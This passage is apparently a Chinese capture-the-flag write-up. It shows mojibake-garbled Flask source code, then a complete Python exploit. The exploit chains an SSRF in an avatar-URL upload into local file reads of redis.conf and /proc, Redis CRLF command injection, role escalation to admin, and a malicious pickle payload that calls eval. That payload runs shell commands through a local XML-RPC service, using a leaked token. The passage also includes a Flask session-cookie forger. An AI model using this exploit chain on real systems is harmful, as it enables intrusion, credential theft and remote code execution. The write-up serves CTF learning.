<h3>åºæ¬ä¿¡æ¯</h3>
<table class="profile-info-table">
<tr>
<th>ç¨æ·å</th>
<td>{username}</td>
</tr>
<tr>
<th>å§å</th>
<td>{name}</td>
</tr>
<tr>
<th>å¹´é¾</th>
<td>{age}</td>
</tr>
<tr>
<th>ææºå·ç </th>
<td>{phone}</td>
</tr>
<tr>
<th>è§è²</th>
<td><span class="badge">{role}</span></td>
</tr>
<tr>
<th>注åæ¶é´</th>
<td>{created_at}</td>
</tr>
</table>
<div class="profile-actions mt-30">
<a href="/profile/edit" class="btn btn-success">ç¼è¾ä¸ªäººèµæ</a>
<a href="/home" class="btn btn-secondary">è¿åç¨æ·ä¸å¿</a>
</div>
</div>
</div>
</div>
'''
return render_page('个人å±æ§', profile_content, username, role)
# ç¼è¾ä¸ªäººå±æ§
@app.route('/profile/edit', methods=['GET', 'POST'])
def edit_profile():
if not session.get('logged_in'):
return redirect(url_for('login'))
username = session.get('username', '')
if not username or r is None:
return 'æ æ³è·åç¨æ·ä¿¡æ¯'
if request.method == 'POST':
# è·å表åæ°æ®
name = request.form.get('name', '')
age = request.form.get('age', '')
phone = request.form.get('phone', '')
# éªè¯å¹´é¾æ¯å¦ä¸ºæ°å
if age and not age.isdigit():
return 'å¹´é¾å¿
é¡»æ¯æ°å'
# è·åå½åç¨æ·ä¿¡æ¯
current_data = r.hgetall(f'user:{username}')
if not current_data:
return 'ç¨æ·ä¿¡æ¯ä¸åå¨'
# æ´æ°ç¨æ·ä¿¡æ¯ï¼ä¿çå¯ç åè§è²çå段ï¼
updates = {}
if name:
updates['name'] = name
if age:
updates['age'] = age
if phone:
updates['phone'] = phone
# åªæ´æ°æååçå段
if updates:
r.hset(f'user:{username}', mapping=updates)
return redirect(url_for('profile'))
# GET请æ±ï¼æ¾ç¤ºç¼è¾è¡¨å
# è·åå½åç¨æ·ä¿¡æ¯
user_data = r.hgetall(f'user:{username}')
if not user_data:
return 'ç¨æ·ä¿¡æ¯ä¸åå¨'
# 解ç åèæ°æ®ä¸ºå符串
user_info = {}
for key, value in user_data.items():
user_info[key.decode('utf-8') if isinstance(key, bytes) else key] = \
value.decode('utf-8') if isinstance(value, bytes) else value
# è·åå½åå¼
current_name = user_info.get('name', username)
current_age = user_info.get('age', '0')
current_phone = user_info.get('phone', 'æªå¡«å')
# æ建ç¼è¾è¡¨å
edit_form = f'''
<div class="form-container">
<h2>ç¼è¾ä¸ªäººèµæ</h2>
<p>æ´æ°æ¨ç个人信æ¯</p>
<form method="post" class="edit-form">
<div class="form-group">
<label for="name">å§å</label>
<input type="text" id="name" name="name" value="{current_name}" placeholder="请è¾å
¥æ¨çå§å">
</div>
<div class="form-group">
<label for="age">å¹´é¾</label>
<input type="number" id="age" name="age" value="{current_age}" min="0" max="150" placeholder="请è¾å
¥æ¨çå¹´é¾">
</div>
<div class="form-group">
<label for="phone">ææºå·ç </label>
<input type="tel" id="phone" name="phone" value="{current_phone}" placeholder="请è¾å
¥æ¨çææºå·ç ">
</div>
<div class="form-group">
<button type="submit" class="btn btn-success">ä¿åä¿®æ¹</button>
<a href="/profile" class="btn btn-secondary" style="margin-left: 15px;">åæ¶</a>
</div>
</form>
<div class="additional-actions mt-30">
<h3>å
¶ä»æä½</h3>
<div class="flex gap-10">
<a href="/profile/avatar" class="btn btn-small">æ´æ¢å¤´å</a>
<a href="/profile" class="btn btn-small">è¿å个人èµæ</a>
<a href="/home" class="btn btn-small">è¿åç¨æ·ä¸å¿</a>
</div>
</div>
</div>
'''
return render_page('ç¼è¾ä¸ªäººå±æ§', edit_form, username, session.get('role', 'user'))
# éåºç»å½
@app.route('/logout')
def logout():
session.clear()
return redirect(url_for('login'))
# ç¨æ·å¤´åä¸ä¼
@app.route('/profile/avatar', methods=['GET', 'POST'])
def upload_avatar():
# æ£æ¥ç¨æ·æ¯å¦ç»å½
if not session.get('logged_in'):
return redirect(url_for('login'))
username = session.get('username', '')
if not username or r is None:
return 'æ æ³è·åç¨æ·ä¿¡æ¯'
if request.method == 'GET':
# æ¾ç¤ºä¸ä¼ 表å
upload_form = f'''
<div class="upload-container">
<h2>ä¸ä¼ 头å</h2>
<div class="user-info mb-20">
<p><strong>å½åç¨æ·:</strong> {username}</p>
</div>
<div class="upload-options">
<div class="upload-option">
<h3>æ¹å¼ä¸ï¼ä¸ä¼ å¾çæ件</h3>
<div class="upload-form-card">
<form method="post" enctype="multipart/form-data" class="upload-form">
<div class="form-group">
<label for="avatar_file">éæ©å¾çæ件</label>
<input type="file" id="avatar_file" name="avatar_file" accept="image/*" class="file-input">
<p class="help-text">æ¯æ JPG, PNG, GIF çå¾çæ ¼å¼</p>
</div>
<div class="form-group">
<button type="submit" name="upload_type" value="ä¸ä¼ æ件" class="btn btn-success">ä¸ä¼ æ件</button>
</div>
</form>
</div>
</div>
<div class="upload-option">
<h3>æ¹å¼äºï¼æä¾å¾çURL</h3>
<div class="upload-form-card">
<form method="post" class="upload-form">
<div class="form-group">
<label for="avatar_url">å¾çURLå°å</label>
<input type="text" id="avatar_url" name="avatar_url" placeholder="请è¾å
¥å¾çURLå°å" class="url-input">
<p class="help-text">请è¾å
¥ææçå¾çURLå°å</p>
</div>
<div class="form-group">
<button type="submit" name="upload_type" value="ä»URLä¸è½½" class="btn btn-success">ä»URLä¸è½½</button>
</div>
</form>
</div>
</div>
</div>
<div class="upload-note mt-30">
<div class="message">
<p><strong>注æï¼</strong>ä¸ä¼ ç头åå°æ¾ç¤ºå¨æ¨ç个人èµæä¸ã</p>
</div>
</div>
<div class="upload-actions mt-30">
<a href="/profile" class="btn btn-secondary">è¿å个人å±æ§</a>
</div>
</div>
'''
return render_page('ä¸ä¼ 头å', upload_form, username, session.get('role', 'user'))
# POST请æ±å¤ç
upload_type = request.form.get('upload_type')
if upload_type == 'ä¸ä¼ æ件':
# å¤çæ件ä¸ä¼
if 'avatar_file' not in request.files:
return '请éæ©è¦ä¸ä¼ çæ件'
file = request.files['avatar_file']
if file.filename == '':
return '请éæ©ææçæ件'
# æ£æ¥æ件类å
if file.content_type and not file.content_type.startswith('image/'):
return 'åªè½ä¸ä¼ å¾çæ件'
return 'åè½å°æªå¼å'
elif upload_type == 'ä»URLä¸è½½':
url = request.form.get('avatar_url', '')
if not url:
return '请æä¾å¾çURL'
try:
# 使ç¨urllibå¤çURL请æ±
import urllib.parse
# 解æURLè·å主æºå端å£ä¿¡æ¯
parsed = urllib.parse.urlparse(url)
host = parsed.hostname
port = parsed.port or (80 if parsed.scheme == 'http' else 443 if parsed.scheme == 'https' else None)
# 使ç¨urllib.request.urlopenåé请æ±
req = urllib.request.Request(url)
# åé请æ±å¹¶è·åååº
response = urllib.request.urlopen(req, timeout=10)
response_data = response.read()
content_type = response.headers.get('Content-Type', '')
status_code = response.getcode()
r.hset(f'user:{username}', 'avatar', url)
data_size = len(response_data)
base64_data = base64.b64encode(response_data).decode('utf-8')
# å建base64å¾çæ°æ®URI
# å¦æcontent_type为空ææ æï¼ä½¿ç¨é»è®¤çimage/png
display_content_type = content_type if content_type else 'image/png'
data_uri = f'data:{display_content_type};base64,{base64_data}'
# ç»ä¸æ¾ç¤ºç»æï¼ä½¿ç¨imgæ ç¾å±ç¤ºbase64ç¼ç çå¾çæ°æ®
unified_content = f'''
<div class="message">
<h2>å¾çé¢è§</h2>
<div class="image-preview-container mt-20">
<div class="image-wrapper">
<img src="{data_uri}" alt="å è½½å¾çå¾ç" style="max-width: 100%; max-height: 500px; border: 1px solid #ddd; border-radius: 4px;">
</div>
</div>
<div class="preview-actions mt-30">
<a href="/profile" class="btn btn-success">æ¥ç个人å±æ§</a>
<a href="/profile/avatar" class="btn btn-secondary">继ç»ä¸ä¼ </a>
</div>
</div>
'''
return render_page('å¾çé¢è§', unified_content, username, session.get('role', 'user'))
except Exception as e:
error_content = f'''
<div class="message message-error">
<h2>å¤ç失败</h2>
<div class="error-details">
<p><strong>é误信æ¯:</strong> {e}</p>
</div>
<div class="error-actions mt-20">
<a href="/profile/avatar" class="btn btn-secondary">è¿åä¸ä¼ 页é¢</a>
</div>
</div>
'''
return render_page('å¤ç失败', error_content, username, session.get('role', 'user'))
else:
return 'æ æçä¸ä¼ ç±»å'
if __name__ == '__main__':
app.run(host='0.0.0.0', port=5000, debug=False)
虽然有很多乱码,但是还是很容易发现可以进行 pickle 反序列化,利用链路为写 Redis → 伪造/提升 admin → 向 online_user:<你> 写入恶意 pickle → 访问 /admin/online-users 触发反序列化
远程 Redis 密码是redispass123,打到这里发现思路有点问题,发现靶机还开启了 54321 端口,所以可以直接读取 root 本地 XML-RPC 服务源码拿到 token mcp_secure_token_b2rglxd,利用Python 3.7.3 的 urllib CRLF 注入盲写 Redis,opcode 的话,由于没有禁用builtins所以直接 getter 到 eval 即可,最终 exp 如下
#!/usr/bin/env python3
import argparse
import base64
import re
import secrets
import string
import sys
from typing import Iterable, Optional

import requests

DEFAULT_TARGET = "http://13b51043-0e90-49a5-8076-4e73cc24f785.29.dart.ccsssc.com"

def rand_text(prefix: str) -> str:
    alphabet = string.ascii_lowercase + string.digits
    return prefix + "".join(secrets.choice(alphabet) for _ in range(12))

def parse_data_uri(html_text: str) -> bytes:
    match = re.search(r"data:([^;]+);base64,([^\"']+)", html_text)
                      if not match:
                      raise ValueError("response does not contain a data URI")
    return base64.b64decode(match.group(2))

def extract_error(html_text: str) -> Optional[str]:
    match = re.search(r"错误信息:</strong> (.*?)</p>", html_text, re.S)
    return match.group(1).strip() if match else None

def build_pickle_payload(py_expr: str) -> bytes:
    return (
        b"cbuiltins\ngetattr\n"
        b"p0\n"
        b"(g0\nV__self__\ntR"
        b"p1\n"
        b"g0\n"
        b"(g1\nVeval\ntR"
        b"(V" + py_expr.encode() + b"\ntR."
    )

def forge_flask_session(secret_key: str, session_data: Optional[dict] = None) -> str:
    from flask import Flask
    from flask.sessions import SecureCookieSessionInterface

    app = Flask(__name__)
    app.secret_key = secret_key
    serializer = SecureCookieSessionInterface().get_signing_serializer(app)
    if serializer is None:
        raise RuntimeError("could not create Flask session serializer")
    payload = session_data or {
        "logged_in": True,
        "username": "hacker",
        "role": "admin",
    }
    return serializer.dumps(payload)

def resp_bulk(parts: Iterable[bytes]) -> bytes:
    parts = list(parts)
    out = f"*{len(parts)}\r\n".encode()
    for part in parts:
        if isinstance(part, str):
            part = part.encode()
        out += f"${len(part)}\r\n".encode() + part + b"\r\n"
    return out

def build_redis_ssrf_url(redis_password: str, command_bytes: bytes) -> str:
    raw = resp_bulk([b"AUTH", redis_password.encode()]) + command_bytes + resp_bulk([b"QUIT"])
    return "http://127.0.0.1:6379/?\r\n" + raw.decode("latin1") + "X: y"

class Solver:
    def __init__(self, target: str):
        self.target = target.rstrip("/")
        self.session = requests.Session()
        self.username = rand_text("u")
        self.password = rand_text("p")
        self.redis_password: Optional[str] = None
        self.mcp_token: Optional[str] = None

    def post_avatar_url(self, avatar_url: str) -> requests.Response:
        return self.session.post(
            f"{self.target}/profile/avatar",
            data={"upload_type": "从URL下载", "avatar_url": avatar_url},
            timeout=20,
        )

    def read_file(self, path: str) -> bytes:
        response = self.post_avatar_url("file://" + path)
        error = extract_error(response.text)
        if error:
            raise RuntimeError(f"{path}: {error}")
        return parse_data_uri(response.text)

    def register_and_login(self) -> None:
        for _ in range(5):
            register_resp = self.session.post(
                f"{self.target}/register",
                data={
                    "username": self.username,
                    "password": self.password,
                    "confirm_password": self.password,
                },
                timeout=20,
            )
            if register_resp.status_code != 200:
                raise RuntimeError(f"register failed with {register_resp.status_code}")

            if "用户名已存在" in register_resp.text:
                self.username = rand_text("u")
                self.password = rand_text("p")
                continue

            if "注册成功" not in register_resp.text:
                raise RuntimeError("register did not return a success page")

            login_resp = self.session.post(
                f"{self.target}/login",
                data={"username": self.username, "password": self.password},
                allow_redirects=False,
                timeout=20,
            )
            if login_resp.status_code == 302:
                return

        raise RuntimeError("initial login failed")

    def find_redis_password(self) -> str:
        config = self.read_file("/etc/redis/redis.conf").decode("utf-8", "replace")
        match = re.search(r"^requirepass\s+(\S+)$", config, re.M)
        if not match:
            raise RuntimeError("could not find Redis password in redis.conf")
        self.redis_password = match.group(1)
        return self.redis_password

    def find_mcp_token(self) -> str:
        cmdline = None
        for pid in range(1, 80):
            try:
                data = self.read_file(f"/proc/{pid}/cmdline")
            except Exception:
                continue
            if b"/opt/mcp_service/" in data:
                cmdline = data.replace(b"\x00", b" ").decode("utf-8", "replace")
                break
        if cmdline is None:
            raise RuntimeError("could not find MCP service process")

        match = re.search(r"(/opt/mcp_service/\S+\.py)", cmdline)
        if not match:
            raise RuntimeError("could not extract MCP service path")
        code = self.read_file(match.group(1)).decode("utf-8", "replace")

        token_match = re.search(r'self\.auth_token\s*=\s*"([^"]+)"', code)
        if not token_match:
            raise RuntimeError("could not extract MCP token")
        self.mcp_token = token_match.group(1)
        return self.mcp_token

    def redis_blind(self, command_bytes: bytes) -> str:
        if self.redis_password is None:
            raise RuntimeError("Redis password is not initialized")
        url = build_redis_ssrf_url(self.redis_password, command_bytes)
        response = self.post_avatar_url(url)
        return extract_error(response.text) or "ok"

    def promote_to_admin(self) -> None:
        command = resp_bulk(
            [b"HSET", f"user:{self.username}".encode(), b"role", b"admin"]
        )
        self.redis_blind(command)
        self.session.get(f"{self.target}/logout", timeout=20)
        login_resp = self.session.post(
            f"{self.target}/login",
            data={"username": self.username, "password": self.password},
            allow_redirects=False,
            timeout=20,
        )
        if login_resp.status_code != 302:
            raise RuntimeError("re-login after role flip failed")

        home = self.session.get(f"{self.target}/home", timeout=20).text
        if "/admin/online-users" not in home:
            raise RuntimeError("role flip did not produce an admin session")

    def write_malicious_online_user(self) -> None:
        if self.mcp_token is None:
            raise RuntimeError("MCP token is not initialized")
        command = (
            "sh -c \"cat /flag 2>/dev/null || "
            "cat /root/flag 2>/dev/null || "
            "cat /home/ctf/flag 2>/dev/null || "
            "cat /app/flag 2>/dev/null\""
        )
        expr = (
            "__import__('types').SimpleNamespace("
            "username=__import__('xmlrpc.client').client.ServerProxy("
            "'http://127.0.0.1:54321/RPC2'"
            ").execute_command("
            + repr(self.mcp_token)
            + ","
            + repr(command)
            + ")['stdout'].strip(),"
            "role='admin',"
            "login_time='2026-01-01 00:00:00',"
            "expiry_time='2999-01-01 00:00:00',"
            "ip_address='127.0.0.1'"
            ")"
        )
        payload = build_pickle_payload(expr)
        command_bytes = resp_bulk(
            [b"SET", f"online_user:{self.username}".encode(), payload]
        )
        self.redis_blind(command_bytes)

    def fetch_flag(self) -> str:
        page = self.session.get(f"{self.target}/admin/online-users", timeout=20).text
        flag_match = re.search(
            r"(?:flag|dart|ctf|DASCTF|CCSSSC)\{[^<\s]+\}", page, re.I
        )
        if not flag_match:
            raise RuntimeError("flag not found in admin page")
        return flag_match.group(0)

def run_solver(target: str) -> str:
    solver = Solver(target)
    solver.register_and_login()
    solver.find_redis_password()
    solver.find_mcp_token()
    solver.promote_to_admin()
    solver.write_malicious_online_user()
    return solver.fetch_flag()

def main() -> int:
    parser = argparse.ArgumentParser(
        description="CTF solver for the Flask + Redis + RestrictedUnpickler challenge."
    )
    parser.add_argument("--target", default=DEFAULT_TARGET, help="base target URL")
    parser.add_argument(
        "--print-pickle",
        metavar="PY_EXPR",
        help="only print the raw opcode pickle for the supplied Python expression",
    )
    parser.add_argument(
        "--forge-session",
        metavar="SECRET_KEY",
        help="only print a forged Flask session cookie for the default admin payload",
    )
    args = parser.parse_args()

    if args.print_pickle:
        sys.stdout.buffer.write(build_pickle_payload(args.print_pickle))
        sys.stdout.buffer.write(b"\n")
        return 0

    if args.forge_session:
        print(forge_flask_session(args.forge_session))
        return 0

    flag = run_solver(args.target)
    print(flag)
    return 0

if __name__ == "__main__":
    raise SystemExit(main())